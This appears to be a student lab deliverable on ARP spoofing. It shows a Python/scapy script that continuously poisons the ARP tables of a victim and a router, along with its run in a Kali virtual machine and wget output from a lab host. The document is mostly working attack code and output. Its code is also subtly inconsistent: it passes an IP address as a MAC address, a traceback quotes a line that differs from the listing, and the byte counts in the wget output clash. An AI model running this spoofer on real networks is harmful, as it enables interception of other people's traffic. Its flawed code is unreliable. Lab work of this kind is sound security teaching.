



ARP Spoofing Attacks (Deliverables)


Implementing ARP Spoofing:



Python Code Working:
(Code Shown Below)



Exercise 1: Inspect ARP Tables



Exercise 2: Implement an ARP Spoofer in Python

```
kali-linux-2023.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
kali@kali:~$ cat arpSpoof.py
1 from scapy.all import *
2 import sys
3
4 def arp_spoof(dest_ip, dest_mac, source_ip):
5     arp_packet = ARP(op="is-at", hwsrc=source_ip, psrc=source_ip,
6                     hwdst=dest_mac, pdst=dest_ip)
7     send(arp_packet, verbose=False)
8 def arp_restore(dest_ip, dest_mac, source_ip, source_mac):
9     packet = ARP(op="is-at", hwsrc=source_mac, psrc=source_ip,
10                hwdst=dest_mac, pdst=dest_ip)
11     send(packet, verbose=False)
12
13 def main():
14     victim_ip = sys.argv[1]
15     router_ip = sys.argv[2]
16     victim_mac = getmacbyip(victim_ip)
17     router_mac = getmacbyip(router_ip)
18     try:
19         print("Sending spoofed ARP packets")
20         while True:
21             arp_spoof(victim_ip, victim_mac, router_ip)
22             arp_spoof(router_ip, router_mac, victim_ip)
23     except KeyboardInterrupt:
24         print("Restoring ARP Tables")
25         arp_restore(router_ip, router_mac, victim_ip, victim_mac)
26         arp_restore(victim_ip, victim_mac, router_ip, router_mac)
27         quit()
28
29 main()
30
```

```
kali@kali:~$ sudo python3 Documents/arpSpoof.py 192.168.1.101 192.168.1.1
Sending spoofed ARP packets
Traceback (most recent call last):
  File "/home/kali/Documents/arpSpoof.py", line 29, in <module>
    main()
  File "/home/kali/Documents/arpSpoof.py", line 21, in main
    arp_spoof(victim_ip, victim_mac, router_ip)
  File "/home/kali/Documents/arpSpoof.py", line 5, in arp_spoof
    arp_packet = ARP(op="is-at", hwsrc=source_ip, psrc=source_mac,
NameError: name 'source_mac' is not defined. Did you mean: 'source_ip'?

kali@kali:~$ sudo python3 Documents/arpSpoof.py 192.168.1.101 192.168.1.1
Sending spoofed ARP packets
^CRestoring ARP Tables

kali@kali:~$
```

```
msfadmin@metasploit> wget http://www.google.com
--12:05:22-- http://www.google.com/
=> 'index.html.31'
Resolving www.google.com... 142.250.190.100
Connecting to www.google.com[142.250.190.100]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]

[<-] 12,052 --K/s

12-05-22 (592.69 KB/s) - 'index.html.31' saved [22052]

msfadmin@metasploit> wget http://www.google.com
--12:05:25-- http://www.google.com/
=> 'index.html.32'
Resolving www.google.com... 142.250.190.100
Connecting to www.google.com[142.250.190.100]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]

[<-] 12,952 --K/s

12-05-25 (293.96 KB/s) - 'index.html.32' saved [22952]
```